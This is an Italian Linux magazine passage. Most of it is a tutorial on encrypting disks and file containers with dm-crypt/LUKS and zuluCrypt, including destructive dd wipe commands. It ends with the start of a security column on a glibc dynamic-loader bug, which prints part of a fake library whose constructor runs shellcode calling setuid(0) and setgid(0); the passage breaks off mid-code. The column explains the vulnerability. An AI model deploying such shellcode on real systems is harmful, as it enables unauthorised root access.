In alcune situazioni è meglio nascondere i dati presenti in una memoria di massa come un hard disk (disco intero, partizioni, cartella o singolo file) o, più in generale, il contenuto di dispositivi portatili come pendrive USB. Tale tecnica prende il nome di crittografia (o cifratura, qualora venissero utilizzare solo cifre numeriche), parola derivata dal greco che significa scrittura nascosta. Cos'è la crittografia? In termini semplici, è una modalità di conversione del file originale in una sequenza apparentemente casuale di lettere, numeri e segni che solo la persona in possesso della giusta chiave potrà riconvertire nelle informazioni originali. Il cifrario è il sistema – il modo, la tecnica utilizzata – per modificare un testo in chiaro trasformandolo in un testo non-intellegibile detto testo per l'appunto cifrato o crittogramma.

È TUTTO UN FILE!

Non deve meravigliare se l'accesso a intere partizioni (cifrate o meno) sia possibile interfacciandosi grazie a "particolari" file. Nei sistemi GNU/Linux un aspetto peculiare è relativo alla gestione dei file: in quanto sistema derivato da Unix allora eredita il medesimo paradigma per il quale tutto è un file. Senza voler entrare nell'architettura del sistema possiamo immaginare che l'accesso ai file, così come alle periferiche (ad eccezione delle interfacce di rete), sia gestito con una interfaccia identica. Allora ecco che un file identificato dalla lettera **b** permette l'accesso ad un dispositivo a blocchi così come un dispositivo caratteri (la scheda grafica) sia identificato con la lettera **c**, una directory dalla lettera **d**, un link dalla **l** e un file "normale" dalla **f**. Per rendercene conto possiamo dare il comando **ls -l /dev**.

Tecnica	dm-crypt/LUKS	eCryptfs
Licenza	GPL	GPL
Applicazione	Dispositivi a blocchi	File
Contenitore	Intero disco, partizioni e file	Cartella su filesystem esistente
Cifratura metadati	SI	NO
Cifratura spazio di Swap	SI	NO
Algoritmi di cifratura supportati	AES, Blowfish, Serpent, Twofish ed altri	AES, Blowfish, Twofish ed altri
Supporto accelerazione hardware	SI	SI

Fig. 1 • Confronto delle principali caratteristiche di due metodi di cifratura





Fig. 2 • Formato LUKS in alto, funzione PBKDF2 e astrazione in basso

QUALE TECNICA SCEGLIERE?

Tutto dipende da cosa vogliamo cifrare. Alcune tecniche possono agire al livello di dispositivo a blocchi, altre solo su singoli file permettendo, però, una trasportabilità delle informazioni cifrate trasferendole su cartelle condivise, chiavi USB o nel cloud. Principalmente, due sono i metodi che permettono la crittografia dei dati: **Block Device Encryption** e **Stacked Filesystem Encryption**. Alla distro in uso, al di là di eventuali tool in user space, non dobbiamo aggiungere nulla poiché le due tecniche sono integrate nel kernel Linux a partire dal 2006: pertanto, da anni utilizzate da utenti e aziende. Con il **Block Device Encryption** il kernel Linux crea, come suggerisce il nome stesso, un dispositivo a blocchi cifrato: di fatto, un contenitore cifrato che può essere un intero disco, una partizióne o un file da utilizzarsi come qualsiasi altro dispositivo a blocchi del sistema: può essere partizionato, inserito in una struttura **LVM (Logical Volume Manager)**, **RAID (Redundant Array of Inexpensive Disk)** o usato come disco. Ciò implica, però, che si deve decidere in anticipo l'uso di questa metodologia al fine di allocare lo spazio necessario per poi formattare lo spazio allocato. La tecnica **Stacked Filesystem Encryption** si pone al di sopra di un file system già esistente (pertanto non dobbiamo prevedere l'allocazione di alcuno spazio) aggiungendo un nuovo livello dove viene montata una cartella superiore nella quale il contenuto apparirà in chiaro - se si possiede la chiave di decifratura - rispetto a quelli effettivamente archiviati sul file system che risulteranno cifrati. Il contenitore sarà quindi una directory in un esistente file system. File diversi possono essere crittografati con chiavi diverse. Tuttavia gli attributi sono in chiaro: un pirata potrebbe vederne la dimensione e i metadati.

ANALIZZIAMO DM-CRYPT

Abbiamo accennato alle caratteristiche, brevemente riassunte in Fig. 1, di due modalità di cifratura alle quali corrisponderanno altrettanti software. In particolare alla prima categoria è possibile scegliere le soluzioni **loop-AES** e **dm-crypt**, mentre alla seconda **eCryptfs** e **EncFS**. In queste pagine ci soffermeremo su **dm-crypt**. Questa funzione di criptazione è offerta dal kernel Linux dall'omonimo modulo e utilizzabile attraverso l'apposito software in user space **cryptsetup** (*www.edmaster.it/url/7380*) che dunque provvederemo ad installare con il comando **dnf install cryptsetup** (se stiamo usando Fedora), **zypper install crytpsetup** (per OpenSUSE) o, più in generale, con il gestore dei pacchetti della distribuzione in uso. Installato il software di base, prima di fare qualche prova riportiamo alcune informazioni un po' più tecniche al fine di comprenderne il principio di funzionamento. Dobbiamo sapere che dm-crypt è il livello software che cripta i dati e li scrive sul dispositivo di memorizzazione utilizzando il formato **LUKS (Linux Unified Key Setup, Fig. 2)**. L'header del formato contiene informazioni circa il cifrario utilizzato, l'UUID del vo-

UN PROMEMORIA


Quattro cose da ricordare


Inizialmente abbiamo utilizzato la parola password per poi sostituirla in toto con passphrase. Qual è la differenza? Una password è tipicamente composta da 6-10 caratteri casuali mentre una passphrase è più lunga poiché trattasi di un'intera frase, ad esempio *"Uso un sistema GNU/Linux!"*. Il vantaggio di una passphrase è evidente: è più facile da ricordare ed è anche più difficile da scardinare (è più lunga di una password e usa tutta una serie di caratteri). La creazione della chiave crittografica a partire dalla passphrase è permessa grazie agli algoritmi di cifratura: è possibile utilizzare tutti quelli supportati? Sì, a patto che siano disponibili nel kernel Linux: l'elenco lo si ottiene con **cat /proc/crypto**. Infine, un'ultima osservazione sugli algoritmi di hash. Trattasi di applicazioni unidirezionali (irreversibili, a differenza della cifratura di un testo che è reversibile) alle quali fornendo una stringa in ingresso verrà restituita una stringa in uscita di lunghezza costante indipendentemente dalla lunghezza della stringa di input. La caratteristica è fornire sempre la stessa uscita se la funzione di hash e l'input non cambiano. Modificando anche una sola lettera, l'hash fornirà un risultato totalmente differente. Per questo motivo viene utilizzato l'hash criptato della password/passphrase in aggiunta a un **salt** e ciò al fine di evitare l'attacco **rainbow table** che il pirata usa per il crack delle chiavi di cifratura.

lume e molte altre tra le quali, meritevoli di un pizzico di attenzione in più, le **Key Slot** (in numero di 8) e le **Master Key**. Senza voler entrare nel dettaglio, che esulerebbe da tale contesto in quanto più adatto ad un ambiente di ricerca sulla sicurezza informatica, la password o passphrase che forniamo nel momento in cui andremo a creare il volume cifrato verrà presa in consegna dall'algoritmo **PBKDF2 (Password-Based Key Derivation Function 2)** il quale la manipolerà dapprima con una funzione pseudo-casuale unitamente ad un **salt** (letteralmente *sale*, una sequenza casuale di 256 bit): tale procedura verrà reiterata un certo numero di volte per un dato tempo al fine di produrre una chiave ad alta entropia da utilizzare come chiave crittografica, detta **chiave derivata**. Questa dinamica, che prende il nome di **key stretching**, ha l'obiettivo di creare una chiave più resistente all'attacco **brute force**, ovvero il tipico attacco che contempla il provare tutte le possibili soluzioni, in funzione del numero e del tipo di caratteri utilizzati, fino a che non viene trovata la sequenza corretta. In tale scenario, se volessimo cambiare passphrase, sarebbe possibile senza creare da zero un nuovo volume? La risposta è affermativa e viene utilizzata l'opzione **luksAddKey** del comando **cryptsetup**. Ciò perché nell'header viene scritta la Master Key con la quale i dati vengono crittografati. A sua volta, la Master Key è memorizzata in forma crittografata in una delle Key Slot associata a sua volta ad una sezione Key Material. Quando una Key Slot è attiva essa immagazzina una copia della Master key cifrata nella sezione KM corrispondente. Tale copia cifrata è accessibile solo utilizzando la passphrase che l'utente ha fornito durante la fase di creazione del volume cifrato o in nuove aggiunte: infatti, sarà proprio la passphrase corrispondente a sbloccare la decriptazione della Key Material associata che contiene la Master Key con la quale il sistema decripterà il contenuto del volume.

Così come è possibile aggiungere nuove passphra-

ZuluCrypt: alla scoperta della sua interfaccia grafica.

Creiamo un file da utilizzare come contenitore e blindiamo i nostri documenti e directory più importanti.

01 CONTENITORE

Avviamo **zuluCrypt** e dal menu **Create** optiamo per **Encrypted Container In A File**. Nella pop-up a comparsa riportiamo in **File Path** il percorso dove vogliamo creare il container e in **File Name** il nome del container. In **File Size** riportiamo la dimensione, ad esempio 1 GB, quindi clicchiamo su **Create**.

02 PASSPHRASE

ZuluCrypt, e quindi **dm-crypt**, oltre ad una passphrase accetta anche un file come chiave. Terminata la creazione del container nella nuova finestra dal menu a tendina optiamo per **Key** e nell'omonimo rigo riportiamo la passphrase che ripeteremo in basso: la qualità verrà valutata nella barra di stato. In **Volume Type** scegliamo **LUKS**.

se (per un massimo 8) analogamente sarà possibile rimuoverle tramite l'opzione **luksRemoveKey**: in questo caso occorre fare attenzione perché se vengono tutte cancellate non vi sarà più la possibilità di "sbloccare" la Master Key e quindi decifrare la partizione. Va da sé che in un tale scenario i dati sono di fatto persi a meno di aver fatto preventivamente un backup dell'header con il comando:

```
cryptsetup luksHeaderBackup /dev/
  nome_device --header-backup-file
     /home/utente/mio_file_backup
```


che potrà essere ripristinato utilizzando l'opzione **luksHeaderRestore**. Dal punto di vista dell'utente, dm-crypt/LUKS formano un livello di astrazione trasparente. Quando accediamo ad un dispositivo, ad esempio **/dev/sdc1**, fornendone la giusta passphrase, tale dispositivo verrà mappato in **/dev/mapper/nome_device** e apparirà all'utente come un normale disco rigido non crittografato (**Fig. 2**).


Fig. 3 • Nel primo slot è presente, in modalità cifrata, la password inserita

PRATICA? PRIMA DA TERMINALE

La procedura non è difficile, occorre solo un po' di attenzione nella sequenza dei comandi, fermo restando la notevole complessità presente nel back-end. Procedura volutamente generica affinché chiunque possa seguirla indipendentemente dalla distribuzione utilizzata poi, nei tutorial presenti in queste pagine, verrà utilizzato un programma grafico ad-hoc. Poiché abbiamo già provveduto in precedenza ad installare il software in user space, allora possiamo procedere con la creazione del volume cifrato che nel nostro caso sarà un hard disk esterno (tipicamente utilizzato per i backup, cartelle di lavoro con dati sensibili, ecc.) che nel nostro test è identificato con **/dev/sdc**, ma da verificare caso per caso. Nota importante: prima di impartire (con le credenziali dell'amministratore) i comandi che seguono assicuriamoci che sull'unità non vi sia nulla, poiché la procedura è distruttiva! Come primo passo verifichiamo che il modulo **dm_crypt** risulti caricato con **lsmod | grep dm_crypt**. Qualo-

Come utilizzarlo per proteggere i nostri file?

Bastano davvero pochi secondi per dormire sonni tranquilli!

03 LE SCELTE

Come cifrario crittografico possiamo lasciare, per questa prima prova, quello di default. Nel menu **File System** scegliamo quello di interesse e infine in **RNG** il generatore casuale per aumentare l'entropia. Clicchiamo su **Create** per vedere, dopo qualche secondo, apparire la pop-up che riporta il successo della creazione. Passiamo all'apertura.

04 DECRIPTAZIONE

Clicchiamo su **Open**, quindi **Volume Hosted In A File**: in **Volume Path** riporteremo il percorso al container, in **Mount Name** un nome, ad esempio **volumecifrato** e la passphrase in **Key**. Premiamo **Open**: si aprirà il file manager nel container. Terminato di lavorare lo chiuderemo con un clic su **Close** dal menu contestuale.





Fig. 4 • Procedura con header separato

ra non ricevessimo alcun output vorrà dire che non lo è, allora provvederemo con **modprobe dm_crypt**, verificando di nuovo con lsmod l'effettivo caricamento affinché sia possibile usufruire della funzionalità di criptazione integrata nel kernel.

Verifichiamo, qualora il disco le presentasse, la partizione che vogliamo cifrare (**fdisk /dev/sdc -l**). Ipotizziamo che sia **sdc1**. Smontiamo il disco, quindi passiamo la partizione da cifrare al comando **cryptsetup luksFormat /dev/sdc1** che adotterà le impostazioni di default (per approfondimenti, **man cryptsetup**). Volendo passare parametri e opzioni possiamo utilizzare:

```
cryptsetup -v -y --cipher aes-xts-
        plain64 --key-size 512 --hash
              sha512 --iter-time 5000
--use-urandom luksFormat /dev/sdc1
```

dove con l'opzione **--cipher** passiamo il tipo di cifrario crittografico da utilizzare (il default è quello indicato) seguito dalla specifica della lunghezza della chiave (default 256 bit) e l'algoritmo di hash da utilizzare (default **sha256**). Le successive due opzioni dicono a cyptsetup per quanto tempo in millisecondi deve elaborare la passphrase passata e di utilizzare come generatore casuale – per aumentare l'entropia – il file **/dev/urandom** (il default è **--use-random** ovvero **/dev/random**).

Premendo **Invio**, verrà chiesto di digitare **YES** (lettere maiuscole) seguito dalla passphrase da riportare due volte, la seconda come verifica (opzione **-y**). Se non riceviamo alcun errore possiamo ritenere il volume cifrato correttamente creato. Con **cryptsetup luksDump /dev/sdc1** (**Fig. 3**) possiamo leggere le informazioni contenute nell'header così come farne un backup con:

```
cryptsetup luksHeaderBackup /dev/
          sdc1 --header-backup-file /
                  percorso/filebackup
```

A questo punto dobbiamo aprire il volume creato sul device mapper (**Fig. 2**) con **cryptsetup luksOpen /dev/sdc1 volumecifrato** laddove "*volumecifrato*" è il nome, qualunque, che possiamo dare al volume creato. Premiamo **Invio** e inseriamo la passphrase non appena ci verrà chiesta. Al ritorno del prompt, avremo il nostro volume in **/dev/mapper/volumecifrato** in luogo dell'effettiva partizione **/dev/sdc1**. Possiamo verificare lo stato della mappatura con **cryptsetup -v status volumecifrato.** Il passo successivo è la formattazione del volume non prima di aver cancellato la partizione da tutti i dati con **dd if=/dev/urandom of=/dev/mapper/volumecifrato status=progress** che prenderà alcuni minuti (nel nostro test circa 6 per 8 GB) a cui farà seguito il comando per la formattazione **mkfs -t ext4 /dev/mapper/volumecifrato.** Creato il file system, montiamo il disco in una cartella di nostro gradimento **mount /dev/mapper/volumecifrato /home/utente/daticifrati.** Il comando **ls -la /home/utente/daticifrati** mostrerà un volume vuoto e il comando **df -H** (**man df**) i dispositivi montati tra i quali il volume appena creato dove copiare/salvare dati sensibili.

Finito di utilizzare il disco procederemo al suo smontaggio **umount /home/utente/daticifrati**. Ma non è sufficiente. Infatti, se lasciassimo tutto così il volume rimarrebbe ancora mappato sul device mapper in /dev e chiunque avesse accesso all'account root potrebbe montare il volume curiosando così tra i dati. Per questo motivo occorre assolutamente chiudere il mapping con **cryptsetup luksClose sdc1**. Osserviamo come la procedura sia stata applicata per un intero volume, ma è valida anche per un contenitore all'interno di una partizione. In questo caso il punto di partenza è la creazione del file da utilizzare come

LUKS OVUNQUE!

Anche su sistemi Microsoft Windows

LybreCrypt (***https://github.com/t-d-k/librecrypt***) è un fork iniziato nel 2004 del progetto, oggi non più sviluppato, **FreeOTFE (Free On-The-Fly Disk Encryption)**. Disponibile per il sistema operativo di casa Redmond, la sua caratteristica (è per questo che lo riportiamo qui) è quella di essere assolutamente compatibile con dm-crypt/LUKS. Ciò vuol dire che coloro i quali hanno creato il proprio volume cifrato in un dispositivo portatile (pendrive USB o hard disk esterno) e si spostano, per motivi di lavoro, tra i sistemi operativi GNU/Linux e Microsoft Windows, possono utilizzare LibreCrypt (nello specifico **DoxBox**) per poter accedere ai propri dati cifrati, naturalmente con filesystem leggibili eventualmente utilizzando **Ext2Fsd** (***www.ext2fsd.com/***).

contenitore, ad esempio da 1024 MB, con **dd if=/dev/urandom of=/percorso/nome_file bs=512K count=2048**. Da questo punto in poi si procede in maniera del tutto analoga a partire dalla creazione del formato LUKS.

CON L'INTERFACCIA GRAFICA!




Sebbene l'utilizzo del terminale permetta di affrontare e capire la dinamica, alcuni lettori potrebbero essere interessati solo al risultato: è possibile utilizzare il programma **zuluCrypt** (*www.edmaster.it/url/7381*), un front-end grafico per cryptsetup che permette di semplificare le operazioni di creazione, accesso, rimozione e gestione di container cifrati così come riportato nei tutorial di queste pagine. Al momento in cui scriviamo, non è diffuso nei repository ufficiali di tutte le distribuzioni: pertanto in alcuni casi occorrerà ricorrere a repository di terze parti.

ALTRE CARATTERISTICHE

Esistono ulteriori funzioni di LUKS che è possibile attivare: tra queste, è meritevole di attenzione la possibilità di utilizzare il volume cifrato in un contenitore e l'header in un'altra partizione o disco. Questa funzione ritorna utili in alcuni contesti. Infatti, poiché LUKS non cripta l'header allora chi si trova davanti quel device osservando la presenza dell'header intuirebbe la presenza di un volume cifrato LUKS. L'operazione di separazione dell'header è, ovviamente, possibile da terminale durante la creazione del volume aggiungendo **--header /percorso/header** al comando **cryptsetup**. In fase di apertura del volume, se non riportassimo la posizione dell'header, il volume non verrebbe aperto e per questo motivo che all'opzione **luksOpen** si dovrà indicare la posizione dell'header aggiungendo di nuovo la riga sopra riportata. È possibile fare la stessa cosa anche con zuluCrypt: nel secondo passo del primo tutorial, in **Volume Type**, optiamo per **LUKS+External Header**. Al momento dell'apertura nel menu a tendina del terzo passo del primo tutorial, optiamo per **Plugin** e, cliccando sull'icona a fianco del rigo **Plugin Name**, scegliamo **luks**, quindi **Open**. Si apre una nuova pop-up nella quale riportare la passphrase e il percorso all'header LUKS, ad esempio alla copia di backup (**Fig. 4**).

Quando si decide di adottare un filesystem cifrato ci si aspetta un calo nelle prestazioni. Per la modalità discussa in questo articolo occorre dire che è il sistema rimane veloce ed efficiente, anche in considerazione del fatto (**Figura 1**) che le CPU odierne supportano l'accelerazione crittografica **AES-NI**. Per verificare se la CPU in uso la supporti impartiamo **grep -m1 -o aes /proc/cpuinfo**. Se la risposta è **aes** allora la nostra CPU è abilitata. Per qualsiasi domanda o chiarimento possiamo fare riferimento al forum di Linux Magazine (***http://linux-magazine.edmaster.it/forum/***).

Backup e dintorni

Come gestire il contenitore cifrato? Scopriamolo subito!

01 BACKUP

Al Passo 2 del tutorial precedente, al termine della fase di creazione del volume, il programma ricorda all'utente di creare un backup dell'header. Dal menu **Volumes** clicchiamo su **Backup Volume Header**: in **Volume Path** riportiamo il percorso del container e in **Backup Path** un percorso possibilmente accessibile solo all'amministratore. Premiamo **Backup**.

02 NUOVE PASSPHRASE

Per aggiungere nuove passphrase al volume, da **Volumes** clicchiamo su **Add A Key To A Volume**. In **Volume Path** indichiamo il volume cifrato, nel rigo **Key** riportiamo la passphrase di accesso. In **Key To Be Added To The Encrypted Volume**, la nuova passphrase da ripetere nel rigo in basso. Confermiamo con un clic su **Add**.

03 GLI SLOT

Al termine apparirà una pop-up che ricorderà gli slot in uso, nello specifico il messaggio **2 / 8 slots are in use**. Infatti, se provassimo a fare un dumping dell'header con **cryptsetup luksDump /percorso/filecifrato** noteremo due slot attivi: questo vuol dire che possiamo accedere al volume cifrato utilizzando una delle due passphrase.

HACKING ZONE

Ogni mese l'analisi dettagliata delle vulnerabilità più pericolose e le soluzioni più adatte per risolvere il problema

Attenzione alle librerie condivise

Quasi tutti i programmi sviluppati per GNU/Linux sono basati su glibc. Ma proprio in questa libreria c'è un bug che può garantire una shell di root a un malintenzionato

Uno dei pilastri del progetto GNU, e del sistema operativo GNU/Linux, è la libreria C nota come **glibc**. Questa libreria fa parte delle API fondamentali del sistema e da essa dipende praticamente qualsiasi altro programma. È un progetto nato negli anni '80 dallo sviluppatore *Roland McGrath* e arrivato a maturità nei primi anni '90. Il suo scopo è implementare tutte le funzionalità degli standard ANSI per il linguaggio di programmazione C e POSIX per la struttura del sistema operativo tipo Unix. In questo modo i programmatori non devono preoccuparsi di studiare e seguire gli standard: devono solo utilizzare glibc e possono star certi che il loro lavoro sarà corretto. Tra i tanti componenti di glibc vi è ovviamente anche il programma noto come **ld**. Quest'ultimo ha una funzione chiave nei sistemi operativi GNU/Linux, perché si occupa di caricare dinamicamente le librerie condivise. Se controlliamo con un task manager, o semplicemente le dipendenze nel package manager, noteremo che praticamente qualsiasi programma fa uso di ld. I software sono infatti compilati in modo condiviso: significa che ogni programma porta nel proprio codice binario soltanto se stesso e non anche le varie librerie da cui dipende, che vanno installate a parte. Questo è un vantaggio perché se più programmi dipendono dalle stesse librerie basta installarle una volta sola e verranno condivise da tutti. Ad esempio, esistono centinaia di programmi che usano le librerie grafiche Qt: installandole una volta sola, tutti i programmi potranno automaticamente usarle senza bisogno di occupare altro spazio. Si capisce quindi che ld è uno strumento fondamentale, presente su tutti i sistemi GNU/Linux: senza di esso, i nostri sistemi non potrebbero funzionare, anche se spesso è poco conosciuto come tutti i componenti di base del sistema. In fondo, la maggior parte degli utenti non è interessata a sapere che cosa faccia funzionare il sistema, dando per scontato che tutto vada sempre come deve andare. Il problema è che anche componenti fondamentali come ld non sono altro che programmi e possono quindi contenere errori e bug. Ne parliamo, ovviamente, perché è stato scoperto un bug proprio in ld, che rende quindi vulnerabili praticamente tutti i sistemi GNU/Linux. E nemmeno da poco tempo: il bug è presente dal 2006, solo che nessuno se n'era accorto. Prima che ci si possa spaventare, comunque, specifichiamo che il bug non è troppo pericoloso: pur essendo grave in teoria, in realtà sfruttarlo sarebbe molto difficile ed è praticamente impossibile che qualche pirata lo utilizzi per attaccare i nostri sistemi, considerato che esistono metodi più efficaci. È utile, però, per ricordarsi che anche dei pilastri del sistema, che tutti danno per affidabili, possono contenere vulnerabilità. Per capire cosa sia andato storto con ld, facciamo qualche passo indietro.

```
cat > la.c << "EOF"
static void __attribute__ ((constructor)) _init (void) {
    __asm__ __volatile__ (
    "addl $64, %esp;"
    // setuid(0);
    "movl $23, %eax;"
    "movl $0, %ebx;"
    "int $0x80;"
    // setgid(0);
    "movl $46, %eax;"
    "movl $0, %ebx;"
    "int $0x80;"
    // dup2(0, 1);
    "movl $63, %eax;"
    "movl $0, %ebx;"
    "movl $1, %ecx;"
    "int $0x80;"
    // dup2(0, 2);
    "movl $63, %eax;"
```

Fig. 1 • La finta libreria scritta solo per inserire nella memoria uno shellcode

TROPPA MEMORIA

